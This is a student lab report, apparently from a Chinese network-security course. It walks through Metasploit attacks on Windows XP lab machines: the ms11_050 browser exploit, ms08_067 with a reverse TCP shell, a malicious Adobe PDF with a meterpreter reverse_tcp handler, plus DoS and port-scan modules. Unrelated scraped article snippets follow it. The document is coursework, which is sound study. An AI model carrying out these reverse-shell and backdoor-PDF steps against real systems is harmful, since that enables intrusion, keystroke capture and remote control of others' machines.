
20145223 杨梦云 《网络对抗》 MSF基础应用
20145223 杨梦云 《网路对抗》 MSF基础应用
1、实验后回答问题:用自己的话解释什么是exploit,payload,encode
(1)百度百科上说Exploit 的英文意思就是利用,它在黑客眼里就是漏洞利用。我自己的理解是,在我们事先发现系统漏洞后,通过一些数据方面的相关设置,最后通过exploit来执行这些设置攻击漏洞。
(2)payload翻译为有效载荷,我们真正攻击漏洞所依靠的就是这些有着特定含义和作用的payloads.
(3)encode就是编码,为了不被靶机中的杀毒软件或防火墙检测到恶意代码的存在,对恶意代码重新进行编码包装,实现免杀。
2、实验总结与体会
这次的实验我感觉其实并不难,只要掌握基本的命令,就可以通过msf实现操作。麻烦的地方在于因为系统的更新换代和防止渗透对漏洞安装了补丁,很多攻击只能在很久以前的系统上进行,有些时候要想实验成功完成可能还需要将系统上安装的漏洞补丁卸载。所以找到合适的靶机其实不太容易,这也说明了随着我们系统安全的不断升级,要想实现真正意义上的攻击是相当有难度的,现在电商绝大部分系统已经是win7或者win10,ie浏览器也已经更新到了版本IE11,如果我们再想通过以前的一些攻击手段,是没有办法实现的。不过这也并不意味着我们的系统已经足够安全,总会有我们没有发现的漏洞在我们的系统中存在着,也总会有新的漏洞在软件的更新后悄然潜入我们的系统当中,网络攻防依然是值得我们去关注的问题。
3、实验过程记录
ms11_050(针对浏览器的攻击)
1、msfconsole打开msf

2、use windows/browser/ms11_050_mshtml_cobjectelement找到相对应的target,可攻击的靶机为带有ie 7的xp系统英文版


3、show options查看需要进行设置的参数

4、设置ip和端口号(kali机ip为192.168.211.132)

5、showoptions 查看设置结果
6、exploit生成靶机需要访问的ip地址

7、kali机访问目标地址,结果无法访问

8、msf下可看见创建了一个ID为1的session


9、sessions -i 1开始连接后抓取靶机键盘

10、获取shell
m08_067(主动攻击)

1、search m08_067查看渗透模块的相关信息

2、show payloads查看有效的攻击荷载,这里找到的是shell_reverse_tcp

3、show targets查看可以被攻击的靶机的操作系统型号,这里我们用的靶机操作系统为windows xp sp3 English

4、设置参数(有效荷载payloads),靶机ip为192.168.211.133,主机ip为192.168.211.132(这里ip可以自己设置,但需要两台主机在同一网段,可以相互ping通)


5、exploit操作系统为windows xp sp3 English的靶机已经被攻击
6、执行```dir``

7、kali机执行ipconfig/all

8、 windows执行同样的操作
Adobe阅读器渗透攻击(针对客户端)
1、kali下打开显示隐藏文件,输入use exploit/windows/fileformat/adobe_cooltype_sing,然后输入set payload windows/meterpreter/reverse_tcp设置攻击有效载荷payloads
set LHOST "KALI Ip"

set LPORT xxxx
2、exploit,生成pdf文件以后拷贝到xp虚拟机
3、back``返回,使用use exploit/multi/handler```新建一个监听模块。
4、使用set payload windows/meterpreter/reverse_tcp建立一个反向连接。端口号设置和攻击模块里的数据设置相同。
5、在靶机中打开pdf文件,相当于打开了一个后门程序,这里pdf打不开,因为其中包含了恶意代码

6、反弹链接后成功


7、可以查看靶机操作系统的相关信息,windows xp sp3,64位,中文语言
8、ps命令 可以查看当前靶机中的系统进程

9、获取靶机系统权限


10、靶机在命令行查看本机tcp连接信息,可以看到与ip地址为192.168.211.132的kali机通过端口5223建立连接。
应用辅助模块。
1、输入search auxiliary可以找到许多msf辅助模块,在此基础上缩小范围,输入search auxiliary/dos/windows/ftp缩小范围,找到可以尝试应用于Windowsxpattacker靶机的模块

2、···use auxiliary/search auxiliary/dos/windows/ftp、iis75_ftpd_iac_bof```进入模块,设置好相应参数后exploit

结果是可以获取靶机IIS7.5版本及以下的FTP客户端FileZilla的相应版本号

3、尝试着另外做了一些其他辅助模块的应用,如m04_045,但是都失败了QAQ:
4、最后应用的是scanner/portscan/ack——ACK防火墙扫描

对靶机扫描tcp的未过滤端口
20145223 杨梦云 《网络对抗》 MSF基础应用的更多相关文章
- 20145223 杨梦云 《网络对抗》 Web安全基础实践
20145223 杨梦云 <网络对抗> Web安全基础实践 1.实验后回答问题 (1)SQL注入攻击原理,如何防御 **原理**:SQL注入攻击是通过构建特殊的输入作为参数传入web应用程 ...
- 20145223 杨梦云 《网络对抗》 Web基础
20145223 杨梦云 <网络对抗> Web基础 1.实验后回答问题 (1)什么是表单 表单在网页中主要负责数据采集功能.一个表单有三个基本组成部分:(1) 表单标签:这里面包含了处理表 ...
- 20145223 杨梦云 《网络对抗》shellcode实验+return-to-libc实验
20145223 杨梦云 <网络对抗>shellcode实验+return-to-libc实验 shellcode注入实践 Shellcode基础知识 ·Shellcode实际是一段代码( ...
- 20155313 杨瀚 《网络对抗技术》实验五 MSF基础应用
20155313 杨瀚 <网络对抗技术>实验五 MSF基础应用 一.实验目的 本实验目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.一个主动 ...
- 20155313 杨瀚 《网络对抗技术》实验九 Web安全基础
20155313 杨瀚 <网络对抗技术>实验九 Web安全基础 一.实验目的 本实践的目标理解常用网络攻击技术的基本原理.Webgoat实践下相关实验. 二.基础问题回答 1.SQL注入攻 ...
- 20155313 杨瀚 《网络对抗技术》实验八 Web基础
20155313 杨瀚 <网络对抗技术>实验八 Web基础 一.实验目的 1.Web前端HTML 能正常安装.启停Apache.理解HTML,理解表单,理解GET与POST方法,编写一个含 ...
- 网络对抗——web基础
网络对抗--web基础 实践内容 (1)Web前端HTML (2)Web前端javascipt (3)Web后端:MySQL基础:正常安装.启动MySQL,建库.创建用户.修改密码.建表 (4)Web ...
- 20155313 杨瀚 《网络对抗技术》实验一 PC平台逆向破解(5)M
exp1 PC平台逆向破解(5)M 一.实验内容 1.手工修改可执行文件,改变程序执行流程,直接跳转到getShell函数. 2.利用foo函数的Bof漏洞,构造一个攻击输入字符串,覆盖返回地址,触发 ...
- 2017-2018-2 《网络对抗技术》 20155322 Exp 5 MSF基础应用
[-= 博客目录 =-] 1-实践目标 1.1-实践介绍 1.2-实践内容 1.3-实践要求 2-实践过程 2.1-情报收集 2.2-主动攻击实践-ms08_067 2.3-浏览器攻击实践-many* ...
随机推荐
- c#单例(Singleton)模式实现
sealed class Singleton { private Singleton(); public static readonly Singleton Instance=new Singleto ...
- thrift简介
thrift是一个软件框架,用来进行可扩展且跨语言的服务的开发.它结合了功能强大的软件堆栈和代码生成引擎,以构建在 C++, Java, Python, PHP, Ruby, Erlang, Perl ...
- Maven+MyBatis 初试
工作中一直使用的都是Hibernate,总是听见有人拿Mybatis和Hibernate做比较,今天尝试来看看. 一.用Maven建立web项目 此处参见 http://www.cnblogs.com ...
- Html5的新特性总结
新加语义化标签: HTML5其实是关于图像,位置,存储,速度的优化和改进 图像: 到目前为止,基本上想要直接在网页上进行绘图还是不能轻易完成的,即使是几何图形也不可以.在浏览器当中直接能跟图片的交互操 ...
- 第10章 布局样式相关-伸缩布局(Flexible Box)
伸缩布局(一) CSS3引入了一种新的布局模式--Flexbox布局,即伸缩布局盒模型(Flexible Box),用来提供一个更加有效的方式制定.调整和分布一个容器里项目布局,即使它们的大小是未知或 ...
- 读ios开发有感——建立APP开发体系
前言:ios开发和现在的大前端.跨端开发在底层上的道理是相通的,因此通过学习ios开发,可以形成对APP开发体系的理解. 一.app开发的知识体系 基础 应用开发 原理 原生与前端 二.基础模块 按照 ...
- IO流之打印流
打印流的概述(只有输出就是只与数据目的有关,不会抛出IO异常) 打印流添加输出数据的功能,使它们能够方便地打印各种数据值表示形式. 打印流根据流的分类: l 字节打印流 PrintStream l ...
- JavaScript 二维数组排列组合2
<html> <head> <title>二维数组排列组合</title> </head> <body> <div id= ...
- Linux-学习笔记(PHP向)<一>
Linux常用命令 使用PHP服务器端脚本编程语言进行网站开发,需要在lamp环境下进行,Linux作为”四剑客”之一是有必要了解熟悉的,而Linux系统并不像windows操作系统那样,以图形化的界 ...
- Apache服务器运维笔记(2)----使用<IfDefine>容器实现不同的配置
还有一种方法用来实现不同配置的Apache服务器启动,就是在一个配置文件中使用<IfDefine name> ... </IfDefine> 容器来定义,在<IfDefi ...